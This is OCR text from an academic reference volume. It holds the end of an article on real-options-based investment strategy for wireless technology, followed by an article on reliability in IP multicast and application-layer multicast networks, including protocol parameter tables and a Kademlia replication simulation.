
The last option, learning, is when a company invests primarily for the experience of gaining more knowledge about a new technology. A technology consulting firm would perhaps invest in new WLAN technologies in order to fully test and learn such technologies so that managers could then recommend these technologies to customers and fully explain these technologies to them as well.

From our earlier discussion, we find that an ROA, unlike with NPV, a firm with an investment opportunity has an option to invest now or in the future. Once the company exercises its option to invest, the lost option value is part of the opportunity cost of the investment. Our study demonstrates that when there is high uncertainty, the option value of an investment is significant. Therefore, because of the innovative nature of wireless technology, it is preferable to use the combined approach of real option and the amount or level of commitment an organization will take related to investing in wireless technologies to evaluate uncertain wireless technology implementation projects. We formulate that both of these ideas can coexist. Depending on the way a firm or organization chooses to implement the wireless technology, a different impact can be expected.

In Figure 1, we refer to the term “investment strategies” as the mediating or moderating variables to impact the relationship between wireless technology and firm performance. This model supports our investigation that recommends the combination of the real option approach and the level of organizational commitment in the wireless technology investment decision-making process in order to influence the organizational performance.

The challenge in this study is to optimize the investment strategy that will take into account the nature, the risk, and the uncertainties of the use of wireless technology, which will continue to be purchased to

Figure 1. The wireless technology-performance model



support their use in improving organizational performance. It is harder to identify such investment impact on the changes in activities of a firm. It is also found that there are reasons for the inherent difficulty in justifying the impact of wireless technology investments on a firm's performance, because it is cumbersome to determine the true costs of the wireless technology investments.

CONCLUSION

The objective of this article was to examine different wireless technology investment tools and formulate an appropriate wireless technology investment strategy that could affect organizational performance. This research begins with the presentation of how the resource-based view (RBV) theory plays a role of a theoretical foundation of IT-firm performance relationships. This research also outlines several uncertainties and risks in the field of wireless technology. First, the field has no single and universally accepted standard. Wireless networks lack the bandwidth of their wired counterparts. User interface is an uncertainty related to the development of wireless technology. Finally, security is another uncertainty related to wireless technologies.

Since uncertainties and risks exist in the wireless technology field, organizations planning to invest in wireless technology implementation have to use an investment analysis tool that takes those uncertainties and risks into account. In order to identify the investment strategy that fits with wireless technology, this article has analyzed the different investment tools such as: cost-benefit analysis, regression analysis, payback rules, accounting rates of return, NPV, and ROA.

For multiperiod investment decisions, ROA is superior to other investment tools and the ubiquitous net present value (NPV) approach. In a world of uncertainty such as a wireless technology implementation project, real options offer the flexibility to expand, extend, contract, abandon, or defer a project in response to unforeseen events that drive the value of a project up or down over time.

The main contribution of this study is the formulation of an appropriate wireless technology investment strategy. This study recommends the combined use of ROA and the level of commitment of an organization. The different options for investment (growth option, staging option, exit option, sourcing option, business scope option, and learning option) that exist in accordance with the amount or level of commitment of an organization were presented, discussed, and illustrated in relation to wireless technology.

Clearly, the concept of a combined approach developed in this research based on the use of real option and the level of commitment of an organization offers much promise for future study. Therefore, we encourage our IS colleagues to accept the challenges that the objective of this article posed. Future research is necessary because wireless technology evolves so rapidly. Additional research should also expand the range of the IT investment tools and examine their effects on the decision to invest in wireless technology implementation.

REFERENCES

Benou, P., & Bitos, V. (2007). Developing mobile commerce applications. *Journal of E-commerce in Organizations, 6*(1), 63–78.

Chang, A., & Kannan, P. (2002). Preparing for wireless and mobile technologies in government. *E-Government Series*, pp. 1–42.

Demirhan, D., Jacob, V., & Raghunathan, S. (2002). Strategic IT investments: Impacts of switching cost and declining technology cost. *Proceedings of the 23rd International Conference on Information Systems, 1*(1), 469–480.

Duh, R.-R., Chow. C. W., & Chen, H. (2006). Strategy, IT applications for planning and control, and firm performance: The impact of impediments to IT implementation. *Information and Management, 43*(8), 939–949.

Gebauer, J., Shaw, M., & Gribbins, M. (2004). Usage and impact of mobile business: An assessment based on the concepts of task/technology fit. *Proceedings of the 10th America conference on Information Systems, 1*(1), 2801–2810.

Jarvenpaa, S. L., Lang, K., Reiner, T., Yoko, T., & Virpi, K. (2003). Mobile commerce at crossroads. *Communication of the ACM, 12*(46), 41–44.

Huang, D. C., & Hu, Q. (2004). Integrating Web services with competitive strategies: The balanced scorecard approach. *Communications of the Association for Information Systems, 1*(13), 57–80.

Kim, D., & Steinfield, C. (2004). Consumers mobile Internet service satisfaction and their continuance intentions. *Proceedings of the 10th America Conference on Information Systems, 1*(1), 2776–2780.

Kohli, R., & Sherer, S. (2002). Measuring payoff of information technology investments: Research issues and guidelines. *Communications of the Association for Information Systems*, *9*(27), 241–268.

Kouis, D., Domestichas, P., Koundourakis, G., & Theologou, M. E. (2007). Resource management of IP-enabled DVB-T networks in the context of wireless B3G systems. *Wireless Network: The Journal of Mobile Communication, Computation and Information. 2*(13), 165–175.

Kulatilaka, N., & Venkatraman, N. (2001). Strategic options in the digital era. *Business Strategy Review, 4*(12), 7–15.

Leung, F., & Cheung, C. (2004). Consumer attitude toward mobile advertising. *Proceedings of the 10th America Conference on Information Systems, 1*(1), 2772–2775.

Lin, H.-H., & Wang, Y.-S. (2006). An examination of the determinants of customer loyalty in mobile commerce contexts. *Information and Management, 43*(3), 271–282.

Lu, Y., & Ramamurthy, K. (2004). Does IT always lead to better firm performance? The role of environmental dynamism. In *Proceedings of the 25th International Conference on Information Systems* (pp. 249–262).

Osei-Bryson, K.-M., & Ko, M. (2004). Exploring the relationship between information technology investments and firm performance using regression splines analysis. *Information and Management, 42*(1), 1–13.

Peacock, E., & Tannuri, M. (2005). Activity-based justification of IT investments. *Information and Management, 42*(3), 415–424.

Ravichandran, T., & Lertwongsatien, C. (2002). Impact of IS resources and capabilities on firm performance: A resource-based perspective. *Proceedings of the 25th International Conference on Information Systems* (pp. 577–582).

Santhanam, R., & Hartono, E. (2003) Issues in linking information technology capability to firm performance. *MIS Quaterly, 27*(1), 125–153.

Scheepers, R., Scheepers, H., & Ngwenyama, O. K. (2006). Contextual influences on user satisfaction with mobile computing: Findings from two healthcare organizations. *European Journal of Information Systems, 15*, 261–268.

Shim, J., Varshney, U., Dekleva, S., & Knoerzer, G. (2003). Mobile wireless technology and services: Evolution and outlook. *Proceedings of the 9th America conference on Information Systems, 1*(1), 2772–2775.

Smith, H., Kulatilaka, N., & Venkatramen, N. (2002). New developments in practice III: Riding the wave: Extracting value from mobile technology. *Communications of the Association for Information Systems, 8*(32), 467–481.

Tallon, P., Kauffman, R., Lucas, H., Whinston, A., & Zhu, K. (2002). Using real options analysis for evaluating uncertainty investments in information technology: Insights from the ICIS 2001 debate. *Communications of the Association for Information Systems, 9*(27), 136–167.

Tarasewich, P., Nickerson, R. C., & Warkentin, M. (2002). Issues in mobile e-commerce. *Communications of the Association for Information Systems, 8*(3), 41–64.

Tuten, P. (2003). Evaluating information technology investments in an organizational context. *Proceedings of the 9th America conference on Information Systems, 1*(1), 1488–1494.

Walters, C., & Giles, T. (2000). Using real options in strategic decision making. *Web Magazine of the Tuck School of Business.* Retrieved May 16, 2008, from http://mba.tuck.dartmouth.edu/paradigm/spring2000/

Xenakis, C., & Ntantogian, C. (2007). Security architectures for B3G mobile networks. *Telecommunication Systems: Modeling, Analysis, Design, Management, 35*(3–4), 123–139.

Xin, X. (2004). A model of 3G adoption. *Proceedings of the 10th America conference on Information Systems, 1*(1), 2755–2762.

Yang, S., Chatterjee, S., & Chan, C. (2004). Wireless communications: Myths and reality. *Communications of the Association for Information Systems, 13*(39).

Zhuang, Y., & Lederer, A. L. (2006). A resource-based view of electronic commerce. *Information and Management, 43*(2), 251–261.

KEY TERMS

Access Point Device: The device that bridges wireless networking components and a wired network. It forwards traffic from the wired side to the wireless side and from the wireless side to the wired side as needed.

Investment: An item of value purchased for income or capital appreciation.

M-Commerce: The use of mobile devices to improve performance, create value, and enable efficient transactions among businesses, customers, and employees.

Network Interface Card (NIC): The device that enables a workstation to connect to the network and communicate with other computers. NICs are manufactured by several different companies and come with a variety of specifications that are tailored to the workstation's and the network's requirements.

NPV: The present value of an investment's future net cash flows minus the initial investment. If positive, the investment should be made (unless an even better investment exists); otherwise it should not.

Option: By definition, gives the holder the right, but not the obligation, to take ownership of an underlying asset at a future point in time.

Standards: Documented agreements containing technical specifications or other precise criteria that are used as guidelines to ensure that materials, products, processes, and services suit their intended purpose.

UBS (Universal Serial Bus) Port: A standard external bus that can be used to connect multiple types of peripherals, including modems, mice, and network adaptors to a computer.

User Interface: An aspect of a wireless device or a piece of software which can be seen (or heard or otherwise perceived) by the human user, and the commands and mechanisms the user uses to control its operation and input data.

Voice Recognition: A technology that enables computers to recognize the human voice, translate it into program code, and act upon the voiced commands.

Reliability Issues of the Multicast-Based Mediacommunication

Gábor Hosszú
Budapest University of Technology and Economics, Hungary

Zoltan Czirkos
Budapest University of Technology and Economics, Hungary

INTRODUCTION

The multimedia applications generally support one-to-many group communication. Multicasting decreases the communication costs for applications, which send the same data to multiple receivers. *Table 1* summarizes the types of the communication among the hosts.

Currently, there is an increasing need for scalable and efficient group communication. Theoretically, multicasting is optimal for such purposes. Therefore, this technology is an emerging media dissemination technology, instead of the traditional unicast communication. It has two important types: the network-level, namely IP-multicast, and the Application-Layer, host-multicast. In the former one, the data packets are delivered by the IP protocol, from one host to many hosts that are member of a multicast group. The routers run an IP-multicast routing protocol in order to construct a multicast tree. Along this tree, the data is forwarded to each host. Special IP addresses (224.0.0.0 - 239.255.255.255 address range) are used, which do not belong to hosts, but rather define multicast channels. In the case of Application-Layer Multicast (ALM), the hosts use unicast IP delivery, and the routers do not play any special role.

Reliability is one of the most important features of all multimedia applications, independently from the multicast technology in use. This requirement is especially critical in the case of multicast, where the large volume of data is to be transferred, and correction or resending of lost data is even more difficult in time.

In the multicast technology, the maintenance of the group membership information is also an important question from the point of view of the robustness of the so-called multicast delivery tree. The root of the tree is the sender, the leaves are the receivers, and the intermediate nodes are the routers in case of the IP-multicast. In the following sections, the reliability properties of different multicast technologies are overviewed.

RELIABLE IP-MULTICAST

The IP-multicast itself cannot guarantee any reliability, according to the well-known best-effort delivery of the IP network. In order to increase the reliability for the data distribution or interactive media applications, reliable transport protocols are necessary. However, unicast TCP does not support the multicast, and on the other hand, UDP does not provide any reliability. For

Table 1. The possible types of the communication among the hosts

Type	Name	Description
point-to-point	unicast	One host communicates with another.
point-to-multipoint	multicast	One host (sender) send data to a group of hosts, the sender sends data only once and every member of the group will receive.
multipoint-to-multipoint	multipoint multicast	In a communication session more than one sender exist, which independently send data to every member of the group
multipoint-to-point	concast	The every member of the group sends data to only one host.
point-to- everypoint	broadcast	One host sends data to every host.

this reason, additional multicast transport protocols are used to achieve the required level of reliability (Hosszú, 2001). The protocol stack of reliable IP-multicast is presented in Figure 1.


Various media applications, as distributed collaborative multimedia systems, data dissemination tools, and real-time media streaming software, all require different multicast transport protocols to obtain optimal performance. Multicast transport protocols have many different properties which affect data delivery. Such properties are flow control, congestion control, data- and time-reliability, packet ordering, state control, acknowledgement control, scalability of the repair requests, and so on. These attributes can be represented by a selected set of the now introduced protocol parameters. Each protocol parameter describes a different reliability mechanism for the same delivery attribute. Such a protocol parameter is, for instance, repair method, which can get the values, such as retransmission, error correction, interleaving or different ways of the local receiver-based repairs. Another parameter is acknowledgement type, the possible values of which may be tree-based, ring-based, or a simple direct form.

In order to improve multicast reliability, the optimization of these protocol parameters is necessary. However, applying any appropriate mathematical optimization method, at the selection of the protocol parameters mentioned above, a linearly independent (in other words: *orthogonal*) set of parameters must be applied. To do this, a hyperspace of the parameters is created where all transport protocol corresponds to one point of this space. The aim of the optimization procedure is to find the most suitable point in this space, to provide the best performance of multicast. The modeling procedure based on the introduced protocol parameter set is presented on some examples. The strength of this orthogonality may be weakened, as discussed later.

The possible values of protocol parameters (which are the types of various mechanisms as the components of the transport protocols) are the realizations of protocol functionalities. Table 2 shows a possible set of 31 different protocol parameters and their classification into categories. These parameters represent the well-known reliable mechanisms of the transport protocols. The details of these mechanisms are described in (e.g., Adamson et al., 2004).

For an individual application, protocol parameters get actual values. In order to optimize a transport protocol, the optimal point should be found in the 31-dimensional hyperspace of the protocol parameters. The optimization procedure can be executed easily if the applied protocol parameters are orthogonal to each other. Orthogonality means that any of them can be changed independently from the others. Since the selection of the applied protocol parameters is very important, the task is to obtain a complete set of the protocol parameters, which can be taken as orthogonal. For the current set of the 31 protocol parameters, the orthogonality is not completely satisfied, but the fact that the importance of different protocol parameters are highly different can be utilized. The parameters

Figure 1. Location of the multicast transport in the protocol stack



that depend slightly on each other are called as quasi-orthogonal parameters. Its practical definition is that changing one of their values does not involve change in the value of any other; however, some combinations of parameter values can be inefficient. An example for negligible dependency is the relation between *Feedback control* and *Feedback addressee*, where modifying the actual value of the Feedback control from *structure-based* to *timer-based*, also the optimal value of the Feedback addressee, maybe varied from Intermediate host to Every member. However, its influence may practically be ignored. A *quasi-orthogonal subset* of the protocol parameters and their possible values are presented in Table 3.

The protocol parameter *flow control* means protection of the receivers from overload. The *data accuracy* is reliable, if there is a mechanism in the protocol for loss recovery; and is atomic, if the protocol provides exactly the same data for all receivers. The *feedback addressee* is the host, which receives the positive or negative acknowledgements. The *state control* parameter defines the responsibility for loss detection. The *feedback control* means the protection of the feedback addressee host from feedback implosion. The *way of sending repair* determines the applied transporting mechanism. The *scope of repair* describes the responsibility of the repairing source, which can be global or local. If its responsibility is global, it can send packets to every member, to a subset of the whole group (secondary group), or even to individual members only. Finally, the parameter *session membership control* describes the handling method of hosts, which want to join to the session. This protocol parameter is *explicit*, if the members of the session are registered and *implicit*, if they are not.

The selected parameters are only quasi-orthogonal, since there are trivial cases where the orthogonality cannot be satisfied (e.g., if there is no feedback, then the

Table 2. The 31 protocol parameters

Category	Protocol parameters
Data traffic control	Transmission way, Transmission direction, Congestion prevention, Flow control
Delivery control	Data accuracy, Time limitation, Scheduling, Updating, Ordering
Feedback management	Acknowledgement types, Feedback addressee, Election of the designated host, State control, Feedback control, Way of feedbacking
Repair management	Request way, Repair method, Repair source, Repair selection, Way of sending repair, Repair scoping, Repair control
Session management	Session control, Floor control, Session membership control, Locus of control, Scalability, Group stability
Network demand	Bandwidth demand, Network heterogeneity, Direction dependency

Table 3. The selected subset of the protocol parameters

Protocol parameter	Values
Flow control	Window-based, Rate-based, Multigroup multicast, Receiver give-up, None
Data accuracy	Reliable, Atomic, Non-reliable
Feedback addressee	Original source, Intermediate host, Every member, None
State control	Sender-based, Receiver-based, Shared, None
Feedback control	Structure-based, Timer-based, Representatives-based, Rate-based, None
Way of sending repair	Unicast, Multicast, None
Scope of repair	Global, Global to secondary group, Global to individuals, Local, None
Session membership control	Explicit, Implicit, None

protocol parameters *Feedback addressee* and *Feedback control* parameter will be none). However, if the Feedback control parameter is none, the *Feedback addressee* is not obviously none, as Table 4 shows, where the actual protocol parameter values of four transport protocols are displayed. The presented transport protocols are TRM: Transport protocol for Reliable Multicast (Sabata et al., 1996), LBRM: Log-Based Reliable Multicast protocol (Holbrook et al., 1995), LRMP: Light-weight Reliable Multicast Protocol (Liao, 1998), and RAMP: Reliable Adaptive Multicast Protocol (Koifman & Zabele, 1996). All of the presented multicast transport protocols have receiver-based state control. Naturally, in order to describe a certain protocol mechanism more specifically, the use of additional, secondary parameters may be necessary, which enable the fine-grained tuning of each protocol mechanism.

The reason for the orthogonal protocol parameters is that the background mechanisms are independent from each other.

There are other multicast transport protocols, which can be defined by the previously mentioned and additional protocol parameters. Such protocols are the RTP: Real-Time Transport Protocol for real-time applications (Schulzrinne et al., 2003) and the NORM: NACK-Oriented Reliable Multicast Protocol for bulk data transfer (Adamson et al., 2004).

To carry out a correct optimization procedure on the appropriately selected protocol parameters, a confidential simulation should be applied in order to get statistically realistic results for multicast data transfer. Using an appropriate simulator, an optimized transport protocol can be *synthesized*, satisfying the requirements of a certain media application. That means that by a mathematical method, an optimal point in the hyperspace of the protocol parameters can be found.

PEER-TO-PEER NETWORKS

Hosts can create a virtual network overlaid on the Internet, in which the members are peering entities, they are responsible for maintaining the overlay network. Such a network is called Peer-to-Peer (P2P) network, and is different from the widely used the client-server model. P2P networks are created by the host-multicast (also called end-host multicast or Application-Layer multicast) technology, where not the routers, but the nodes themselves are responsible for the multicast delivery. The main difference between ALM and IP-multicast is that with ALM, hosts use unicast for the data transmission between themselves, and the multiplication points of the multicast tree are the nodes, not the routers. In order to create the multicast tree, the hosts run a so-called host-multicast routing protocol. Unlike IP-multicast, ALM requires no infrastructure support and can be easily deployed in the Internet.

The basic idea of ALM is that the multicasting functionality is implemented at the Application-Layer, at the end-hosts, instead of the routers. In the IP-multicast data packets are replicated at routers inside the network, however, in ALM data packets are replicated at end-hosts. Virtually, the end-hosts form an overlay network, and the goal of ALM is to construct and maintain an efficient overlay for data delivery.

A special type of the ALM is a hybrid approach, which goals to reach a ubiquitous multicast. One design requirement of it is that it should be deployable on the

Table 4. The actual values of the protocol parameters in four transport protocols

Protocol parameter	TRM	LBRM	LRMP	RAMP
Flow control	Window-based	None	Rate-based	Rate-based
Data accuracy	Reliable	Reliable	Reliable	Non-reliable
Feedback addressee	Original source	Intermediate host	Every member	Original source
State control	Receiver-based	Receiver-based	Receiver-based	Receiver-based
Feedback control	Timer-based	Representatives-based	Timer-based	None
Way of sending repair	Multicast	Unicast or Multicast	Multicast	Unicast or Multicast
Scope of repair	Global	Global to individual member or local	Local	Global to individual members or local
Session membership control	Implicit	Implicit	Implicit	Explicit

current Internet without any change in the operating systems, routers, or servers. The other design requirement is the compatibility with IP-multicast, which means that it should use IP-multicast where available.

A special field of ALM is multicasting in a wireless environment. Such an environment for multicast is the mobile ad-hoc network MANET (Corson & Macker, 1999). The MANET consists of a dynamic collection of nodes with possible rapidly changing multi-hop topologies that are composed of low-bandwidth wireless links. The majority of nodes use batteries and therefore routing protocols have to limit the amount of control information forwarded between nodes. The applications of MANET technology are in areas where fast deployment and dynamic reconfiguration are necessary, and wired network is not available. Multicast technology improves the efficiency of the wireless link when copies of packets are to be sent.

The group membership maintenance is a serious problem, even in traditional wired networks, but currently the possible nodes are increasingly mobile. Therefore, the multicasting in a mobile ad-hoc network means new challenge for the multicast technology (Kunz & Cheng, 2002).

The ALM protocols organize the group members into two topologies: control topology and data topology (Banerjee et al., 2002). Members periodically exchange refresh messages to maintain control topology. Data topology is usually a subset of the control graph and defines the data path for a multicast packet to be transmitted. The data topology is a distribution tree, while the control graph (sometimes called mesh) has richer connectivity between member-hosts.

Depending on the sequence of construction of the control and data graphs, the various ALM approaches belong to the following classes: mesh-first, tree-first, and implicit. Their main properties are shown in Table 5.

From the viewpoint of the control overhead, the topological distribution of the members is important. In a dense mode scenario, where the huge part of the total sum of the hosts are members in a certain network domain, the propagation delays of the refresh messages are small, and the maintenance of the overlay is cheap. In case of the so-called sparse mode, where the members are sparsely distributed throughout the Internet, the control message overhead could be much higher. In this scenario, the inherent instabilities of the Internet can play a serious role in the degradation of ALM protocol performance.

A typical ALM solution is the Your Own Internet Distribution (YOID), that supports a variety of applications, ranging from file transfer to real-time multiparty media tools, network news, streaming broadcast, and bulk mail distributions (Francis, 2000).

A new node joins a YOID group through a rendezvous node. Once a node has selected an appropriate parent from those offered by the rendezvous node, it joins the shared tree that is then used to transfer data.

RELIABILITY IN PEER-TO-PEER NETWORKS

Reliability of a peer-to-peer network is directly influenced by the dependability of the underlying network packet transfer service. Different network topologies, however, are affected differently by packet losses.

For these applications, structured peer-to-peer networks are used. In structured networks, all nodes get an application level network address, called a node

Table 5. The classes of the ALM methods

ALM classes	Properties	Example protocols
Mesh-first	Group members organize themselves into the overlay mesh topology then run the Application-Layer routing protocol to construct a source-rooted data tree. It is efficient for small-sized groups.	Narada (Chu et al., 2001) STF (see below)
Tree-first	The Application-Layer routing protocol constructs a multicast tree directly then each member discovers some other, not neighboring members and creates control links to these hosts. It is well suited for data transferring applications, which need high bandwidth, but not efficient for real-time purposes.	HMTP (Zhang et al., 2002) Yoid (Francis, 1999)
Implicit	The mesh and the tree are simultaneously defined by the protocol. It scales well to multicast groups with large number of members.	CAN (Ratnasamy et al., 2001) NICE (Banerjee et al., 2002) Scribe (Castro et al., 2002)

ID. A metric function is also defined, so the distance between two nodes can be calculated. A network packet can then be routed inside the ALN, by calculating the relative distance between its possible forwarding nodes and the destination.

Most structured peer-to-peer networks—for example, CAN (Ratnasamy et al., 2001) —have an exact topology. CAN organizes participating peers on an n-dimensional torus, which is circular in all dimensions. Every node has to maintain only a small number of connections; in a two-dimensional example, this number is four (up, down, left, and right). Data to be sent is forwarded on the overlay network from node to node, finally arriving at its destination.

There are other structured networks, which have no specific topology—for example, Kademlia (Maymounkov & Mazieres, 2002). In Kademlia, messages are not forwarded inside the overlay—rather, they are sent directly. The overlay is only used to find the physical network address (IP address, port number) of the destination node in question. Therefore, network errors directly influence the communication between peers, and this is especially true for specific source-destination pairs. Packet losses, permanent network errors, nodes that can't be reached (for example, because they are behind a firewall) all degrade the quality and performance of the overlay.

The availability of a specific connection can, of course, be tested by a simple ping message. Due to network errors, information available at nodes can sometimes be unreachable by others. The exact distribution of network errors is usually highly uneven, with some nodes having good connectivity, and others not. That is why data replication can solve this issue. As node IDs are usually chosen randomly, nodes which are close in application network address space can be quite far from each other in the physical address space (and even geographically). Therefore, sending messages to more than one node, which are close to a specific destination, can result in replicating data at very different locations—as if destinations were randomly chosen. And, of course, in a set of "randomly" chosen destinations, we have nodes with good and with bad connectivity.

Figure 2 shows a simulation of such a scenario. The four different plots visualize network messages arriving at destination nodes, in case of various numbers of non-functioning network links. In this experiment, a replication factor of eight was selected, and an overlay of 200 participating nodes was simulated. The X axis shows the nodes, which have application level network addresses close to the destination address. X=0 is obviously the closest one. The Y axis shows the number of nodes, which can reach the destination.

With all network connections functioning, there are no errors: the ideal case. If there are errors, as all senders of messages try to send their data to the eight closest nodes, some messages may arrive at destinations which are further. This is because peers detect the failing links, and choose other destinations for their messages (for example: a node is intending to send its message to four peers, but it detects that the node with the 3rd closest address is unreachable. Then, it sends its piece of information to the first, second, fourth, and fifth closest nodes).


In the specific example shown on the figure, even with high numbers of bad links in the network, content replication helped to find a node, which can handle storing the information. With 20% of the links failing, the node which was only the fourth closest to the original destination could receive messages from all other nodes dependably. Such a node can be chosen to perform the more important tasks—for example, it can be a designated member in the protocol introduced in the following section.

STF: A NOVEL ALM ROUTING PROTOCOL

As an example of the current searching works in the field of ALM, there is a new concept of modeling relative density of members called bunched mode. It means that in a typical multicast scenario, there are many interested hosts in certain institutes, and these institutes are relatively far from each other. The members of a multicast group are locally in dense mode; however, these spots are far from each other, globally, their situation similar to the sparse mode. The bunch can be a local-area network (LAN) or just an autonomous system (AS). This situation is typical when the collaborative media application has a special topic. That is why this model of communication is called Thematic Multicast Concept (TMC).

The group-member hosts in a bunch locally elect the designated members (DM). The DM calculates the shortest unicast IP tunnels among them. They exchange their IP addresses and shortest unicast paths among

Figure 2. Simulation of connectivity in a Kademlia overlay



them. In such a way, all of them knows all the possible shortest unicast paths, and calculate the same topology of the interbunch IP tunnels. This mechanism, called shortest tunnel first (STF), is similar to the multicast open shortest path first (MOSPF) routing in network level (Moy, 1994).

The STF does not require any global rendezvous point for creating the interbunch delivery tree; however, suppose that there is only one source per group and constructs unidirectional tree. A typical TMC scenario is shown in Figure 3.

The list of the DMs is maintained by the source application, and new DMs register here and get the copy of the current list. Periodically, all DMs send IP packets to every other DM, and send a keep-alive message to the source if a DM is not available. If a DM is not reported to the source, it is deleted from the list. The source periodically sends the list to the DMs. If the source is not available, the group state is timed out in the DMs.

The STF protocol constructs almost a similar optimal tree as the IP-multicast; however, it does not require any interdomain multicast routing mechanism in the routers. It belongs to the Mesh-first class. It is optimal for relatively small groups, but due to the TMC method, the topological size of the group does not limit its scalability.


CONCLUSION

The two different types of the multicast technology, the IP-multicast and the Application-Layer Multicast, were described. The reliability of the IP-multicast communication can be increased by the multicast transport protocols that use various protocol mechanisms. The systematic modeling of the multicast transport protocol mechanisms was presented, which were selected to be linearly independent from each other. This novel protocol parameter set was shown, and the modeling procedure was demonstrated. A multidimensional hyperspace, in which every transport protocol is represented with an individual point, was introduced.

Reliability of peer-to-peer systems was discussed. A simulation was presented, which concluded that increasing replication can easily make an overlay network dependable, even with a relatively high number of failing network connections.

The new routing protocol of the Application-Layer Multicast is the Shortest Tunnel First, which was also introduced, and which can be used in a typical scenario

Figure 3. A typical TMC scenario



that was modeled with the communication model called Thematic Multicast Concept.

REFERENCES

Adamson, B., et al. (2004). NACK-oriented reliable multicast protocol (NORM). *IETF, RFC, 3940.*

Banerjee, S., et al. (2002). Scalable application-layer multicast. *ACM SIGCOMM*.

Castro, M., et al. (2002). Scribe: A large-scale and decentralized application-layer multicast infrastructure. *IEEE Journal on Selected Areas in Communications (JSAC), 20*(8).

Chu, Y.H., et al. (2001). Enabling conferencing applications on the Internet using an overlay multicast architecture. *ACM SIGCOMM*.

